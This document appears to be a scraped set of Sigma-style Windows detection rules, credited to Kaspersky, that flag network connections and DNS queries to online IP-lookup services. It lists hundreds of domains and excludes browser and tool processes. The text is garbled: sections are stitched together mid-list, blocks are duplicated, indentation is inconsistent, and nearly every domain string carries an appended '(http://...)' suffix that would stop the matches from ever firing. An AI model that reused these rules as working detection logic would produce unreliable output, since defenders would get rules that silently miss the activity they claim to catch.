     - 'mypcupdate.com (http://mypcupdate.com)'
     - 'meuip.com (http://meuip.com)'
     - 'export-it.org (http://export-it.org)'
     - 'j923940.myjino.ru (http://j923940.myjino.ru)'
     - 'speechsvr.kuwo.cn (http://speechsvr.kuwo.cn)'
     - 'api.ipinfodb.com (http://api.ipinfodb.com)'
     - 'api.vtaoke.com (http://api.vtaoke.com)'
     - '3322.org (http://3322.org)'
     - 'showmyipaddress.com (http://showmyipaddress.com)'
     - 'curlmyip.net (http://curlmyip.net)'
     - 'dyndns.org (http://dyndns.org)'
     - 'api.baizhu.cc (http://api.baizhu.cc)'
     - 'mobilestock.etomato.com (http://mobilestock.etomato.com)'
     - 'lavageeks.ru (http://lavageeks.ru)'
     - 'lb3.pcvisit.de (http://lb3.pcvisit.de)'
     - 'mfastkai.fastpay02.com (http://mfastkai.fastpay02.com)'
     - 'api.189.cn (http://api.189.cn)'
     - 'intorobot.com (http://intorobot.com)'
     - 'octarine.soxx.us (http://octarine.soxx.us)'
     - 'galaxyevol.ru (http://galaxyevol.ru)'
     - 'meuip.operahouse.com.br (http://meuip.operahouse.com.br)'
     - 'ipaddresslocation.org (http://ipaddresslocation.org)'
     - 'myipaddress.com (http://myipaddress.com)'
     - 'api.dns.corp.flamingo-inc.com (http://api.dns.corp.flamingo-inc.com)'
     - 'ip-addr.es (http://ip-addr.es)'
     - 'netikus.net (http://netikus.net)'
     - 'evda-connector.appspot.com (http://evda-connector.appspot.com)'
     - 'api.appota.com (http://api.appota.com)'
     - 'ipip.yy.com (http://ipip.yy.com)'
     - 'ip.gralindo.com (http://ip.gralindo.com)'
     - 'api-center.coolook.org (http://api-center.coolook.org)'
     - 'fqrcw.com (http://fqrcw.com)'
     - 'ip.bitauto.com (http://ip.bitauto.com)'
     - 'pro.ip-api.com (http://pro.ip-api.com)'
     - 'gserher.myjino.ru (http://gserher.myjino.ru)'
     - 'ad.solverlabs.com (http://ad.solverlabs.com)'
     - 'ipapi.xyz'
     - 'meuip.eu'
     - 'ip.cip.cc (http://ip.cip.cc)'
     - 'accountcontabilidade.com.br (http://accountcontabilidade.com.br)'
     - 'eryaz.net (http://eryaz.net)'
     - 'myip.dnsomatic.com (http://myip.dnsomatic.com)'
     - 'botanikyazilim.com.tr (http://botanikyazilim.com.tr)'
     - 'j827328.myjino.ru (http://j827328.myjino.ru)'
     - 'cp.wjbox.ru (http://cp.wjbox.ru)'
     - 'httpbin.org (http://httpbin.org)'
     - 'ip.6655.com (http://ip.6655.com)'
     - 'cmyip.com (http://cmyip.com)'
     - 'pixel.ijnewhb.com (http://pixel.ijnewhb.com)'
     - 'find-ip-address.org (http://find-ip-address.org)'
     - 'api.ipapi.com (http://api.ipapi.com)'
     - 'box.hf-game.com (http://box.hf-game.com)'
     - 'lavresearch.com (http://lavresearch.com)'
     - '7fw.de (http://7fw.de)'
     - 'ip-detect.net (http://ip-detect.net)'
     - 'cn.soeasysdk.com (http://cn.soeasysdk.com)'
     - 'own24.ru (http://own24.ru)'
     - 'ip.taobao.com (http://ip.taobao.com)'
     - 'mg-control.com (http://mg-control.com)'
     - 'ff2008.com (http://ff2008.com)'
     - 'efixpcutils.com (http://efixpcutils.com)'
     - 'ctc.bj.check.ie.sogou.com (http://ctc.bj.check.ie.sogou.com)'
     - 'ip2country.hackers.lv (http://ip2country.hackers.lv)'
     - 'mycomputermechanics.com (http://mycomputermechanics.com)'
     - 'wtfismyip.com (http://wtfismyip.com)'
     - 'ip.rtsd.ru (http://ip.rtsd.ru)'
     - 'fw.qq.com (http://fw.qq.com)'
     - 'ddns.oray.com (http://ddns.oray.com)'
     - 'api.raaga.com (http://api.raaga.com)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
        - 'meuip.net.br (http://meuip.net.br)'
        - 'chekfast.zennolab.com (http://chekfast.zennolab.com)'
        - 'bluecorp.com.ar (http://bluecorp.com.ar)'
        - 'app.ajokki.fi (http://app.ajokki.fi)'
        - 'ppacti.com (http://ppacti.com)'
        - 'm.manxwaplay.info (http://m.manxwaplay.info)'
        - 'esecurepctools.com (http://esecurepctools.com)'
        - 'mam.netease.com (http://mam.netease.com)'
        - 'dtjrtj.duckdns.org (http://dtjrtj.duckdns.org)'
        - 'api.kidspots.ro (http://api.kidspots.ro)'
        - 'int.dpool.sina.com.cn (http://int.dpool.sina.com.cn)'
        - 'cc.entireactiv.com (http://cc.entireactiv.com)'
        - 'adtoppers.com (http://adtoppers.com)'
        - 'jeyhun.ru (http://jeyhun.ru)'
        - 'cyberfuzz.com (http://cyberfuzz.com)'
        - 'grandhero.tk (http://grandhero.tk)'
        - 'idream94i.tk (http://idream94i.tk)'
        - 'baro-meter.co.kr (http://baro-meter.co.kr)'
        - 'msalcedo.com (http://msalcedo.com)'
        - 'apps.game.qq.com (http://apps.game.qq.com)'
        - 'm-ceferli95.myjino.ru (http://m-ceferli95.myjino.ru)'
        - 'ip.42.pl (http://ip.42.pl)'
        - 'pcpurifier.com (http://pcpurifier.com)'
        - 'dofwq44044.dx.am (http://dofwq44044.dx.am)'
        - 'api.dten.com (http://api.dten.com)'
        - 'api.x2software.net (http://api.x2software.net)'
        - 'ms.efla.me'
        - 'prt.sleepnova.org (http://prt.sleepnova.org)'
        - 'whereisip.net (http://whereisip.net)'
        - 'aws.pvp.monthurs.com (http://aws.pvp.monthurs.com)'
        - 'cargestion.com (http://cargestion.com)'
        - 'kirya272.myjino.ru (http://kirya272.myjino.ru)'
        - 'api.solvemedia.com (http://api.solvemedia.com)'
        - 'caocao69710-7.appspot.com (http://caocao69710-7.appspot.com)'
        - 'minfosol.net (http://minfosol.net)'
        - 'ipua.adfurikun.jp (http://ipua.adfurikun.jp)'
        - 'app.getsitecontrol.com (http://app.getsitecontrol.com)'
        - 'geoloc.arte.tv (http://geoloc.arte.tv)'
        - 'm.manxwaplay.net (http://m.manxwaplay.net)'
        - 'myip.ru (http://myip.ru)'
        - 'bemnacabine.com.br (http://bemnacabine.com.br)'
        - 'getip.com (http://getip.com)'
        - 'doodooalbum.co.kr (http://doodooalbum.co.kr)'
        - 'geoip.goforandroid.com (http://geoip.goforandroid.com)'
        - 'lg.logging.admicro.vn (http://lg.logging.admicro.vn)'
        - 'ipv4.test-ipv6.com (http://ipv4.test-ipv6.com)'
        - 'app.chinahighlights.com (http://app.chinahighlights.com)'
        - 'ip.anysrc.net (http://ip.anysrc.net)'
        - 'en.safe-installation.com (http://en.safe-installation.com)'
        - 'myip.nl (http://myip.nl)'
        - 'ip.sap1000.com (http://ip.sap1000.com)'
        - 'ifconfig.me'
        - 'geoiptool'
        - 'ercnetsis.com (http://ercnetsis.com)'
        - 'maclo.myjino.ru (http://maclo.myjino.ru)'
        - 'line.asure.com.tw (http://line.asure.com.tw)'
        - 'efixpctools.com (http://efixpctools.com)'
        - 'api.ipaddress.com (http://api.ipaddress.com)'
        - 'ip168.com (http://ip168.com)'
        - 'ns2.showmypc.com (http://ns2.showmypc.com)'
        - 'pdapi.znyshurufa.com (http://pdapi.znyshurufa.com)'
        - 'matrixvoid.com (http://matrixvoid.com)'
        - 'trfactiv.com (http://trfactiv.com)'
        - 'ip.cn (http://ip.cn)'
        - 'geo.api.viewster.com (http://geo.api.viewster.com)'
        - 'ip.larogames.cz (http://ip.larogames.cz)'
        - 'atradepoint.com (http://atradepoint.com)'
        - 'barmash.ru (http://barmash.ru)'
        - 'api.test-ipv6.co (http://api.test-ipv6.co)'
        - 'ip-score.com (http://ip-score.com)'
        - 'driverupdaterplus.com (http://driverupdaterplus.com)'
        - 'checkip.dyndns.org (http://checkip.dyndns.org)'
        - 'mini5-1.opera-mini.net (http://mini5-1.opera-mini.net)'
        - 'binnazabla.com (http://binnazabla.com)'
        - 'ipneed.com (http://ipneed.com)'
        - 'ip.dedikewl.fr (http://ip.dedikewl.fr)'
        - 'apiv6.webprovider.cz (http://apiv6.webprovider.cz)'
        - 'caocao69710-3.appspot.com (http://caocao69710-3.appspot.com)'
        - 'blackghange.ru (http://blackghange.ru)'
        - 'api-ip.mtsgp.com (http://api-ip.mtsgp.com)'
        - 'dawhois.com (http://dawhois.com)'
        - 'myav.co.uk (http://myav.co.uk)'
        - 'iptrackeronline.com (http://iptrackeronline.com)'
        - 'disrup.me'
        - 'freegeoip.net (http://freegeoip.net)'
        - 'flavionet.com (http://flavionet.com)'
        - 'clientn.free-hideip.com (http://clientn.free-hideip.com)'
        - 'power-equilab.com (http://power-equilab.com)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
        - 'checkip.amazonaws.com (http://checkip.amazonaws.com)'
        - 'dcs.coohua.com (http://dcs.coohua.com)'
        - 'cc.globalpcworks.com (http://cc.globalpcworks.com)'
        - 'dipisoft.com (http://dipisoft.com)'
        - 'check2.zennolab.com (http://check2.zennolab.com)'
        - 'cgi.nch.com.au (http://cgi.nch.com.au)'
        - 'ident.me'
        - 'ip.360.cn (http://ip.360.cn)'
        - 'list.adkuai8.com (http://list.adkuai8.com)'
        - 'domainserver.co.kr (http://domainserver.co.kr)'
        - 'cp427.agava.net (http://cp427.agava.net)'
        - 'api.webprovider.cz (http://api.webprovider.cz)'
        - 'qqmyniga.cf (http://qqmyniga.cf)'
        - 'ipleak.net (http://ipleak.net)'
        - 'authaddr.ichano.com (http://authaddr.ichano.com)'
        - 'alfactiv.com (http://alfactiv.com)'
        - 'pimp-hhf.myjino.ru (http://pimp-hhf.myjino.ru)'
        - 'lotusulalb2.ro (http://lotusulalb2.ro)'
        - 'miner.party'
        - 'app.jollychic.com (http://app.jollychic.com)'
        - 'baby-gugu.com (http://baby-gugu.com)'
        - 'ipfind.co (http://ipfind.co)'
        - 'mrgs.my.com (http://mrgs.my.com)'
        - 'mubawab.ma (http://mubawab.ma)'
        - 'ipecho.net (http://ipecho.net)'
        - 'fld.funshion.com (http://fld.funshion.com)'
        - 'c.51fxt.com (http://c.51fxt.com)'
        - 'codingforex.com (http://codingforex.com)'
        - 'f0236061.xsph.ru (http://f0236061.xsph.ru)'
        - 'pv.sohu.com (http://pv.sohu.com)'
        - 'cc.pcspeeduppro.net (http://cc.pcspeeduppro.net)'
        - '4secunde.automaticit.ro (http://4secunde.automaticit.ro)'
        - 'ru.smart-ip.net (http://ru.smart-ip.net)'
        - 'arconsult.hu (http://arconsult.hu)'
        - 'hididi.net (http://hididi.net)'
        - 'atsoft.it (http://atsoft.it)'
        - 'm.foultouch.com (http://m.foultouch.com)'
        - 'ping1.mquadr.at (http://ping1.mquadr.at)'
        - 'browser.gwdang.com (http://browser.gwdang.com)'
        - 'kahuanwang.com (http://kahuanwang.com)'
        - 'q987356n.beget.tech'
        - 'prod.geo.gluops.com (http://prod.geo.gluops.com)'
        - 'ipdomainserver.kuwo.cn (http://ipdomainserver.kuwo.cn)'
        - 'iplocation.geo.qiyi.com (http://iplocation.geo.qiyi.com)'
        - 'cloud-search.linkury.com (http://cloud-search.linkury.com)'
        - 'formyip.com (http://formyip.com)'
        - 'demositedsv.zzz.com.ua (http://demositedsv.zzz.com.ua)'
        - 'iwarg.ddns.net (http://iwarg.ddns.net)'
        - 'mreg.kuwo.cn (http://mreg.kuwo.cn)'
        - 'm.easyrent.com.tw (http://m.easyrent.com.tw)'
        - 'gafernoto.tech'
        - 'g.go2s.co (http://g.go2s.co)'
        - 'country.reliancegames.com (http://country.reliancegames.com)'
        - 'cc.alfactiv.com (http://cc.alfactiv.com)'
        - 'emailarms.com (http://emailarms.com)'
        - 'alice.yourapp24.com (http://alice.yourapp24.com)'
        - 'gu.md (http://gu.md)'
        - 'api.ms.noswifi.cn (http://api.ms.noswifi.cn)'
        - 'agentgatech.appspot.com (http://agentgatech.appspot.com)'
        - 'ipandlocation.appspot.com (http://ipandlocation.appspot.com)'
        - 'lokj.duckdns.org (http://lokj.duckdns.org)'
        - 'ana.gomtv.com (http://ana.gomtv.com)'
        - 'pcu.4bdir4.info (http://pcu.4bdir4.info)'
        - 'c.speedtest.net (http://c.speedtest.net)'
        - 'ip138.com (http://ip138.com)'
        - 'whoer.net (http://whoer.net)'
        - 'conf.ie.sogou.com (http://conf.ie.sogou.com)'
        - 'phelp.anyproxy.net (http://phelp.anyproxy.net)'
        - 'kxunion.com (http://kxunion.com)'
        - 'ip.3322.net (http://ip.3322.net)'
        - 'geobytes.com (http://geobytes.com)'
        - 'failover.v-speed.eu'
        - 'globalsystools.com (http://globalsystools.com)'
        - 'authorizationkey.pw (http://authorizationkey.pw)'
        - 'ipv4.myexternalip.com (http://ipv4.myexternalip.com)'
        - 'bizbuild.co.kr (http://bizbuild.co.kr)'
        - 'clientn.platinumhideip.com (http://clientn.platinumhideip.com)'
        - 'ip.pavietnam.vn (http://ip.pavietnam.vn)'
        - 'chek.zennolab.com (http://chek.zennolab.com)'
        - 'l2.io (http://l2.io)'
        - 'ip-api.com (http://ip-api.com)'
        - 'ms.fairplayminecraft.com (http://ms.fairplayminecraft.com)'
        - 'priv3.shieldapps.one'
        - 'api.ipstack.com (http://api.ipstack.com)'
        - 'haliyikamaizmir.info (http://haliyikamaizmir.info)'
        - 'ip.ip-check.net (http://ip.ip-check.net)'
        - 'checkrealip.com (http://checkrealip.com)'
        - 'checkip.dyndns.com (http://checkip.dyndns.com)'
        - 'checkip.spdns.de (http://checkip.spdns.de)'
        - 'autopromaker.com (http://autopromaker.com)'
        - 'iplocator.gofrugal.com (http://iplocator.gofrugal.com)'
        - 'noxcleaner.com (http://noxcleaner.com)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
        - 'ae.gsecondscreen.com (http://ae.gsecondscreen.com)'
        - 'icanhazip.com (http://icanhazip.com)'
        - 'api.sypexgeo.net (http://api.sypexgeo.net)'
        - 'msct.kirara.st (http://msct.kirara.st)'
        - 'geoip.co.uk (http://geoip.co.uk)'
        - 'geoloc.hurriyet.com.tr (http://geoloc.hurriyet.com.tr)'
        - 'geoplugin.net (http://geoplugin.net)'
        - 'geoip.anddoes.com (http://geoip.anddoes.com)'
        - 'ipligence.com (http://ipligence.com)'
        - 'ambianceapp.com (http://ambianceapp.com)'
        - 'ianelolski.myjino.ru (http://ianelolski.myjino.ru)'
        - 'myip.net (http://myip.net)'
        - 'aioli.kr (http://aioli.kr)'
        - 'propsoftware.co.uk (http://propsoftware.co.uk)'
        - 'infobyip.com (http://infobyip.com)'
        - 'checkip.org (http://checkip.org)'
        - 'iplocate.firstsmile.mobi'
        - 'mrlsolutions.com (http://mrlsolutions.com)'
        - 'extreme-ip-lookup.com (http://extreme-ip-lookup.com)'
        - 'la.vietid.net (http://la.vietid.net)'
        - 'meuip.ohs.com.br (http://meuip.ohs.com.br)'
        - 'j680382.myjino.ru (http://j680382.myjino.ru)'
        - 'f0254974.xsph.ru (http://f0254974.xsph.ru)'
        - 'analiz.webraporlama.com (http://analiz.webraporlama.com)'
        - 'api.media.jio.com (http://api.media.jio.com)'
        - 'api.coolguang.com (http://api.coolguang.com)'
        - 'info.limehd.tv (http://info.limehd.tv)'
        - 'ipgeobase.ru (http://ipgeobase.ru)'
        - 'fast22.myjino.ru (http://fast22.myjino.ru)'
        - 'dynupdate.no-ip.com (http://dynupdate.no-ip.com)'
        - 'geoinfo.intowow.com (http://geoinfo.intowow.com)'
        - 'iploc.eset.com (http://iploc.eset.com)'
        - 'ipmonkey.com (http://ipmonkey.com)'
        - 'bhv.v-speed.eu'
        - 'api.proxychecker.co (http://api.proxychecker.co)'
        - 'api.ip138.com (http://api.ip138.com)'
        - 'anzan.by (http://anzan.by)'
        - 'lolbly.beget.tech'
        - 'api.wipmania.com (http://api.wipmania.com)'
        - 'ipservidor.com (http://ipservidor.com)'
        - 'ipchicken.com (http://ipchicken.com)'
        - 'ipinfo.io (http://ipinfo.io)'
        - '2018.ip138.com (http://2018.ip138.com)'
        - 'kontrol.extrayazilim.com (http://kontrol.extrayazilim.com)'
        - 'advancedpccare.com (http://advancedpccare.com)'
        - 'infos.awardspace.co.uk (http://infos.awardspace.co.uk)'
        - 'api.kinomap.com (http://api.kinomap.com)'

        - 'ip.bablosoft.com (http://ip.bablosoft.com)'
        - 'bseet.com (http://bseet.com)'
        - 'ip.adro.co (http://ip.adro.co)'
        - 'ipip.net (http://ipip.net)'
        - 'mobi.kuwo.cn (http://mobi.kuwo.cn)'
        - 'who.is (http://who.is)'
        - 'pccleanerplus.com (http://pccleanerplus.com)'
        - 'api.go2map.com (http://api.go2map.com)'
        - '10037.myhost.su'
        - 'ip.trilockapps.com (http://ip.trilockapps.com)'
        - 'knsemis.com (http://knsemis.com)'
        - 'playnt.myjino.ru (http://playnt.myjino.ru)'
        - 'iredt.com (http://iredt.com)'
        - 'mobile.oneapm.com (http://mobile.oneapm.com)'
        - 'brutix1.info (http://brutix1.info)'
        - 'dlsft.com (http://dlsft.com)'
        - '02.283.co.kr (http://02.283.co.kr)'
        - 'qh4x88le5b.myjino.ru (http://qh4x88le5b.myjino.ru)'
        - 'iplocation.net (http://iplocation.net)'
        - 'ip.biaoqingdou.com (http://ip.biaoqingdou.com)'
        - 'dcfg.kgridhub.com (http://dcfg.kgridhub.com)'
        - 'myexternalip.com (http://myexternalip.com)'
        - 'jangadi.info (http://jangadi.info)'
        - 'ipv4.wtfismyip.com (http://ipv4.wtfismyip.com)'
        - 'latvdefrance.com (http://latvdefrance.com)'
        - 'smart-ip.net (http://smart-ip.net)'
        - 'ip.1tv.ru (http://ip.1tv.ru)'
        - 'ip.up66.ru (http://ip.up66.ru)'
        - 'myip.cx (http://myip.cx)'
        - 'apcsoftware.com.br (http://apcsoftware.com.br)'
        - 'dynamic.zoneedit.com (http://dynamic.zoneedit.com)'
        - 'ipinfo.info (http://ipinfo.info)'
        - 'haimage-nocdn.cvgs.net (http://haimage-nocdn.cvgs.net)'
        - 'api.pantheracre.icu'
       - 'pcpowerboost.com (http://pcpowerboost.com)'
        - 'download.formtec.co.kr (http://download.formtec.co.kr)'
        - 'mobileapi.netmarble.com (http://mobileapi.netmarble.com)'
        - 'ip.reachads.com (http://ip.reachads.com)'
        - 'i-tax.in (http://i-tax.in)'
        - 'prob.mipropia.com (http://prob.mipropia.com)'
        - 'beta.speedtest.net (http://beta.speedtest.net)'
        - 'ip-lookup.net (http://ip-lookup.net)'
        - 'clientn.autohideip.com (http://clientn.autohideip.com)'
        - 'api.ipify.org (http://api.ipify.org)'
        - 'geoip.fotoable.net (http://geoip.fotoable.net)'
        - 'ins.itlantivirus.com (http://ins.itlantivirus.com)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
      - 'getwanip.com (http://getwanip.com)'
      - 'networksecuritytoolkit.org (http://networksecuritytoolkit.org)'
      - 'dvrlists.com (http://dvrlists.com)'
      - 'geoip.vmn.net (http://geoip.vmn.net)'
      - 'log.eclick.vn (http://log.eclick.vn)'
      - 'stat.funshion.net (http://stat.funshion.net)'
      - 'imaslengviau.prg.lt (http://imaslengviau.prg.lt)'
      - 'lazygit.org (http://lazygit.org)'
      - 'client.superhideip.com (http://client.superhideip.com)'
      - 'ip2location'
      - 'api.2ip'
      - 'portchecktool'
      - 'canyouseeme'
      - 'ip-ping.ru (http://ip-ping.ru)'
      - 'check-host'
      - '2ip.ua (http://2ip.ua)'
      - 'whatismyip'
      - 'iptools'
      - 'portquiz'
      - '2ip.ru (http://2ip.ru)'
      - 'hidemy.name (http://hidemy.name)'
      - 'hostip'
      - 'iplookup'
      - 'meineip'
  filter:
    Image|endswith:
      - 'msedge.exe'
      - 'betternet.exe'
      - 'xunfengcooperate.exe'
      - 'sidebar.exe'
      - 'stellarium.exe'
      - 'sogoucloud.exe'
      - 'virtualbox.exe'
      - 'reiboot.exe'
      - 'qbittorrent.exe'
     - 'eu4.exe'
      - 'mcafee safe connect.exe'
      - 'sohunews.exe'
      - 'fiddler.exe'
      - 'iwproxy.exe'
      - 'waterfox.exe'
      - 'maxthon.exe'
      - 'icedragon.exe'
      - 'sogouexplorer.exe'
      - 'seamonkey.exe'
      - 'ieuser.exe'
      - 'safari.exe'
      - 'browser.exe'
      - 'opera.exe'
      - 'amigo.exe'
      - 'chrome.exe'
      - 'firefox.exe'
      - 'iexplore.exe'
      - 'utorrent.exe'
      - 'pcapsvc2.exe'
      - 'testrunner.exe'
      - 'ksde.exe'
      - 'kpm.exe'
      - 'cntlm.exe'
      - 'klan.exe'
      - 'vmnat.exe'
      - 'proxifier.exe'
      - 'tradematictrader.exe'
      - 'sgnews.exe'
      - 'slack'
      - 'x-lite.exe'
      - 'qemu-system-i386.exe'
      - 'client_tos.exe'
      - 'nvnetworkservice.exe'
      - 'nvstreamsvc.exe'
      - '360se.exe'
      - 'rainmeter.exe'
      - 'microsoftedgecp.exe'
      - 'virtualboxvm.exe'
      - 'qqbrowser.exe'
      - 'vivaldi.exe'
  condition: selection1 and not filter
falsepositives: Legitimate applications from "Program Files", specific for organization
level: high
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
id: c16f6f49-9e59-456f-aee3-652fddce693e
description: Detects network connection to online IP resolution web service
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Discovery
  - attack.T1016
logsource:
  product: windows
detection:
  selection1:
    Category:
      - DNS Query
    QueryName|endswith:
      - 'pvcdesigner.com (http://pvcdesigner.com)'
      - 'ip1.dynupdate.no-ip.com (http://ip1.dynupdate.no-ip.com)'
      - 'clientn.mask-myip.com (http://clientn.mask-myip.com)'
      - 'ipservice.suning.com (http://ipservice.suning.com)'
      - 'madmax.utyuytjn.com (http://madmax.utyuytjn.com)'
      - 'whois.pconline.com.cn (http://whois.pconline.com.cn)'
      - 'myip.ch (http://myip.ch)'
      - 'ipv4.icanhazip.com (http://ipv4.icanhazip.com)'
      - 'advancedpcspeedup.com (http://advancedpcspeedup.com)'
      - 'mypcupdate.com (http://mypcupdate.com)'
      - 'meuip.com (http://meuip.com)'
      - 'export-it.org (http://export-it.org)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
        - 'j923940.myjino.ru (http://j923940.myjino.ru)'
        - 'speechsvr.kuwo.cn (http://speechsvr.kuwo.cn)'
        - 'api.ipinfodb.com (http://api.ipinfodb.com)'
        - 'api.vtaoke.com (http://api.vtaoke.com)'
        - '3322.org (http://3322.org)'
        - 'showmyipaddress.com (http://showmyipaddress.com)'
        - 'curlmyip.net (http://curlmyip.net)'
        - 'dyndns.org (http://dyndns.org)'
        - 'api.baizhu.cc (http://api.baizhu.cc)'
        - 'mobilestock.etomato.com (http://mobilestock.etomato.com)'
        - 'lavageeks.ru (http://lavageeks.ru)'
        - 'lb3.pcvisit.de (http://lb3.pcvisit.de)'
        - 'mfastkai.fastpay02.com (http://mfastkai.fastpay02.com)'
        - 'api.189.cn (http://api.189.cn)'
        - 'intorobot.com (http://intorobot.com)'
        - 'octarine.soxx.us (http://octarine.soxx.us)'
        - 'galaxyevol.ru (http://galaxyevol.ru)'
        - 'meuip.operahouse.com.br (http://meuip.operahouse.com.br)'
        - 'ipaddresslocation.org (http://ipaddresslocation.org)'
        - 'myipaddress.com (http://myipaddress.com)'
        - 'api.dns.corp.flamingo-inc.com (http://api.dns.corp.flamingo-inc.com)'
        - 'ip-addr.es (http://ip-addr.es)'
        - 'netikus.net (http://netikus.net)'
        - 'evda-connector.appspot.com (http://evda-connector.appspot.com)'
        - 'api.appota.com (http://api.appota.com)'
        - 'ipip.yy.com (http://ipip.yy.com)'
        - 'ip.gralindo.com (http://ip.gralindo.com)'
        - 'api-center.coolook.org (http://api-center.coolook.org)'
        - 'fqrcw.com (http://fqrcw.com)'
        - 'ip.bitauto.com (http://ip.bitauto.com)'
        - 'pro.ip-api.com (http://pro.ip-api.com)'
        - 'gserher.myjino.ru (http://gserher.myjino.ru)'
        - 'ad.solverlabs.com (http://ad.solverlabs.com)'
        - 'ipapi.xyz'
        - 'meuip.eu'
        - 'ip.cip.cc (http://ip.cip.cc)'
        - 'accountcontabilidade.com.br (http://accountcontabilidade.com.br)'
        - 'eryaz.net (http://eryaz.net)'
        - 'myip.dnsomatic.com (http://myip.dnsomatic.com)'
        - 'botanikyazilim.com.tr (http://botanikyazilim.com.tr)'
        - 'j827328.myjino.ru (http://j827328.myjino.ru)'
        - 'cp.wjbox.ru (http://cp.wjbox.ru)'
        - 'httpbin.org (http://httpbin.org)'
        - 'ip.6655.com (http://ip.6655.com)'
        - 'cmyip.com (http://cmyip.com)'
        - 'pixel.ijnewhb.com (http://pixel.ijnewhb.com)'
        - 'find-ip-address.org (http://find-ip-address.org)'
        - 'api.ipapi.com (http://api.ipapi.com)'
        - 'box.hf-game.com (http://box.hf-game.com)'
       - 'lavresearch.com (http://lavresearch.com)'
        - '7fw.de (http://7fw.de)'
        - 'ip-detect.net (http://ip-detect.net)'
        - 'cn.soeasysdk.com (http://cn.soeasysdk.com)'
        - 'own24.ru (http://own24.ru)'
        - 'ip.taobao.com (http://ip.taobao.com)'
        - 'mg-control.com (http://mg-control.com)'
        - 'ff2008.com (http://ff2008.com)'
        - 'efixpcutils.com (http://efixpcutils.com)'
        - 'ctc.bj.check.ie.sogou.com (http://ctc.bj.check.ie.sogou.com)'
        - 'ip2country.hackers.lv (http://ip2country.hackers.lv)'
        - 'mycomputermechanics.com (http://mycomputermechanics.com)'
        - 'wtfismyip.com (http://wtfismyip.com)'
        - 'ip.rtsd.ru (http://ip.rtsd.ru)'
        - 'fw.qq.com (http://fw.qq.com)'
        - 'ddns.oray.com (http://ddns.oray.com)'
        - 'api.raaga.com (http://api.raaga.com)'
        - 'meuip.net.br (http://meuip.net.br)'
        - 'chekfast.zennolab.com (http://chekfast.zennolab.com)'
        - 'bluecorp.com.ar (http://bluecorp.com.ar)'
        - 'app.ajokki.fi (http://app.ajokki.fi)'
        - 'ppacti.com (http://ppacti.com)'
       - 'm.manxwaplay.info (http://m.manxwaplay.info)'
        - 'esecurepctools.com (http://esecurepctools.com)'
        - 'mam.netease.com (http://mam.netease.com)'
        - 'dtjrtj.duckdns.org (http://dtjrtj.duckdns.org)'
        - 'api.kidspots.ro (http://api.kidspots.ro)'
        - 'int.dpool.sina.com.cn (http://int.dpool.sina.com.cn)'
        - 'cc.entireactiv.com (http://cc.entireactiv.com)'
        - 'adtoppers.com (http://adtoppers.com)'
        - 'jeyhun.ru (http://jeyhun.ru)'
       - 'cyberfuzz.com (http://cyberfuzz.com)'
        - 'grandhero.tk (http://grandhero.tk)'
        - 'idream94i.tk (http://idream94i.tk)'
        - 'baro-meter.co.kr (http://baro-meter.co.kr)'
        - 'msalcedo.com (http://msalcedo.com)'
        - 'apps.game.qq.com (http://apps.game.qq.com)'
        - 'm-ceferli95.myjino.ru (http://m-ceferli95.myjino.ru)'
        - 'ip.42.pl (http://ip.42.pl)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
        - 'pcpurifier.com (http://pcpurifier.com)'
        - 'dofwq44044.dx.am (http://dofwq44044.dx.am)'
        - 'api.dten.com (http://api.dten.com)'
        - 'api.x2software.net (http://api.x2software.net)'
        - 'ms.efla.me'
        - 'prt.sleepnova.org (http://prt.sleepnova.org)'
        - 'whereisip.net (http://whereisip.net)'
        - 'aws.pvp.monthurs.com (http://aws.pvp.monthurs.com)'
        - 'cargestion.com (http://cargestion.com)'
        - 'kirya272.myjino.ru (http://kirya272.myjino.ru)'
        - 'api.solvemedia.com (http://api.solvemedia.com)'
        - 'caocao69710-7.appspot.com (http://caocao69710-7.appspot.com)'
        - 'minfosol.net (http://minfosol.net)'
        - 'ipua.adfurikun.jp (http://ipua.adfurikun.jp)'
        - 'app.getsitecontrol.com (http://app.getsitecontrol.com)'
        - 'geoloc.arte.tv (http://geoloc.arte.tv)'
        - 'm.manxwaplay.net (http://m.manxwaplay.net)'
        - 'myip.ru (http://myip.ru)'
        - 'bemnacabine.com.br (http://bemnacabine.com.br)'
        - 'getip.com (http://getip.com)'
        - 'doodooalbum.co.kr (http://doodooalbum.co.kr)'
        - 'geoip.goforandroid.com (http://geoip.goforandroid.com)'
        - 'lg.logging.admicro.vn (http://lg.logging.admicro.vn)'
        - 'ipv4.test-ipv6.com (http://ipv4.test-ipv6.com)'
        - 'app.chinahighlights.com (http://app.chinahighlights.com)'
        - 'ip.anysrc.net (http://ip.anysrc.net)'
        - 'en.safe-installation.com (http://en.safe-installation.com)'
        - 'myip.nl (http://myip.nl)'
        - 'ip.sap1000.com (http://ip.sap1000.com)'
        - 'ifconfig.me'
        - 'geoiptool'
        - 'ercnetsis.com (http://ercnetsis.com)'
        - 'maclo.myjino.ru (http://maclo.myjino.ru)'
        - 'line.asure.com.tw (http://line.asure.com.tw)'
        - 'efixpctools.com (http://efixpctools.com)'
        - 'api.ipaddress.com (http://api.ipaddress.com)'
        - 'ip168.com (http://ip168.com)'
        - 'ns2.showmypc.com (http://ns2.showmypc.com)'
        - 'pdapi.znyshurufa.com (http://pdapi.znyshurufa.com)'
        - 'matrixvoid.com (http://matrixvoid.com)'
        - 'trfactiv.com (http://trfactiv.com)'
        - 'ip.cn (http://ip.cn)'
       - 'pcpurifier.com (http://pcpurifier.com)'
        - 'dofwq44044.dx.am (http://dofwq44044.dx.am)'
        - 'api.dten.com (http://api.dten.com)'
        - 'api.x2software.net (http://api.x2software.net)'
        - 'ms.efla.me'
        - 'prt.sleepnova.org (http://prt.sleepnova.org)'
        - 'whereisip.net (http://whereisip.net)'
        - 'aws.pvp.monthurs.com (http://aws.pvp.monthurs.com)'
        - 'cargestion.com (http://cargestion.com)'
        - 'kirya272.myjino.ru (http://kirya272.myjino.ru)'
        - 'api.solvemedia.com (http://api.solvemedia.com)'
        - 'caocao69710-7.appspot.com (http://caocao69710-7.appspot.com)'
        - 'minfosol.net (http://minfosol.net)'
